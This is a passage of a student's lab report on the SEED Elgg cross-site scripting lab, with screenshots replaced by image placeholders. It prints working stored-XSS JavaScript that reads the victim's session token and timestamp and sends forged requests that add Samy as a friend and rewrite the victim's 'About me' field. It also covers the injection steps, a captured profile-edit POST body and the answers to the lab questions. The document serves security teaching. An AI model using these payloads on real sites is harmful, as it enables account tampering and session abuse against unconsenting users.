17Ajax.open("GET", sendurl, true);
18Ajax.send();
19}
20</script>

```

Figure 22: Modified script

Then we copied the script into the Samy's profile. See the following figure. We saved the modification.




Figure 23: The script added to About me section on Samy's profile

Now the script added Samy to his own friends list.




Figure 24: The script added Samy to his own friends list

We logged out from Samy's Elgg profile and logged in Alice's Elgg profile.




Figure 25: Alice's Elgg profile (note! no friend yet)

We opened Charlie's Elgg profile via the Alice's profile Members menu.




Figure 26: Charlie's Elgg profile

We checked again Alice's friends.




Figure 27: Alice's friends (note! no friend yet)

We opened Samy's Elgg profile via the Alice's profile Members menu.




Figure 28: Samy's Elgg profile

Then we checked again Alice's friends.




Figure 29: Alice's friends (note! now the script has added Samy to Alice's friend)

Looks that the script is working correctly. After successful completed the script tests we deleted the script from Samy's Elgg profile, removed Samy from Alice's friend list, answered the questions and moved to a Task 5.

- Question 1: Explain the purpose of Lines 1 and 2, why are they are needed?

ts = timestamp -> always changing

token = hash generated on the basis of ts too

need to be there, because elgg uses secret token approach and validates the token. Didn't work with same token and ts as it was when tested on alice. Strange how easily you can generate that token inside the platform.



- Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Yes I can, if I can still send the same plaintext in some way for example by removing the formatting data with browser extensions such as Format Cleaner. Other way is to use external client to send plain text as described in task 1.

## 7 Task 5: Modifying the Victim's Profile

The objective of this task was to modify the victim's profile when the victim visits Samy's page. Specifically, modify the victim's "About Me" field. We wrote an XSS worm to complete the task. This worm does not self-propagate. Similar to the previous task, we wrote a malicious JavaScript program that forges HTTP requests directly from the victim's browser, without the intervention of the attacker. To modify profile, first we found out how a legitimate user edits or modifies his/her profile in Elgg. We figured out how the HTTP POST request is constructed to modify a user's profile. We used Firefox's HTTP inspection tool. In this task, we used the following script:

```
<script type="text/javascript">
window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;

    //Construct the content of your url.
    var content=...;    //FILL IN

    var samyGuid=...;    //FILL IN

    var sendurl=...;    //FILL IN

    if(elgg.session.user.guid!=samyGuid)           ①
    {
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type",
                               "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

HTTP POST request using Samy's Elgg profile (Edit profile, then we opened HTTP Header Live Main and after this we closed Edit profile using Save button).




Figure 30: This is what the “real” profile editing looks like when inspecting it with live header.

POST request:

```
_elgg_token=cJalZBfjWd9A5IK8gg6k_Q&_elgg_ts=1650910088&name=Samy&description=&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=59
```

Then we created editprofile.js file.



Figure 31: Create and open new file using the terminal window commands

We copied the original script into the editprofile.js file.





Figure 32: editprofile.js file, which contains the copied script


Then we modified the script.



```
1<script type="text/javascript">
2window.onload = function(){
3//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
4//and Security Token __elgg_token
5var userName="&name="+elgg.session.user.name;
6var guid="&guid="+elgg.session.user.guid;
7var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
8var token="&__elgg_token="+elgg.security.token.__elgg_token;
9//Construct the content of your url.
10var content= token + ts + userName + "&description=Who did this?!?!&accesslevel[description]=2" + guid;
11var samyGuid=59 //from previous task
12var sendurl= "http://www.seed-server.com/action/profile/edit";
13if(elgg.session.user.guid!=samyGuid)
14{
15//Create and send Ajax request to modify profile
16var Ajax=null;
17Ajax=new XMLHttpRequest();
18Ajax.open("POST", sendurl, true);
19Ajax.setRequestHeader("Content-Type",
20"application/x-www-form-urlencoded");
21Ajax.send(content);
22}
23}
24</script>
```

Figure 33: Modified script

We copied the modified script to Samy's Elgg profile (Edit profile) and saved the modifications.



The screenshot shows the 'Edit profile' page for a user named 'Samy'. The page has a blue header with the Elgg logo and navigation links. The main content area is divided into two columns. The left column contains the 'Edit profile' form, which includes a 'Display name' field (containing 'Samy'), an 'About me' section with a text area (containing the modified JavaScript script), a 'Public' dropdown menu, and a 'Brief description' section with a text area and a 'Public' dropdown menu. The right column contains a sidebar with a user profile card for 'Samy' and a list of links: 'Edit avatar', 'Edit profile', 'Change your settings', 'Account statistics', 'Notifications', and 'Group notifications'.

Figure 34: Repeating "edit profile" from script in "About me" -description

We logged out from Samy's Elgg profile and logged in to Bobby's Elgg profile (note! Bobby's profile page doesn't contain about me text).




Figure 35: Bobby's Elgg profile

We selected Samy's profile via Bobby's Members menu (Members menu, then we opened HTTP Header Live Main and after this we selected Samy's profile on the Members menu).




Figure 36: Visiting Samy's profile sends the same kind of request as in normal way

Then we checked again Bobby's profile.




Figure 37: Bobby's profile (note! now the script has added about me text to Bobby's profile)

Every time when Bobby visits Sammy's profile, it will send edit profile POST -request and change the "About me" -description.

- Question 3: Why do we need Line? Remove this line, and repeat your attack. Report and explain your observation.

Line is there to prevent script from changing his own profile's "About me" -description. This is important specially here, since the attack is coming from this specific field. After removing the line (and "}") , this can be verified and the malicious code is lost. (After reload)

